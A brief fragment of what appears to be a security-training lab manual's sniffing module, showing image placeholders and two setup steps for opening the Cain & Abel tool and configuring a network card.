
Module 08 – Sniffing




3. The **Cain & Abel** main window appears, as shown in the screenshot.




- Click **Configure** from the menu bar to configure an ethernet card.



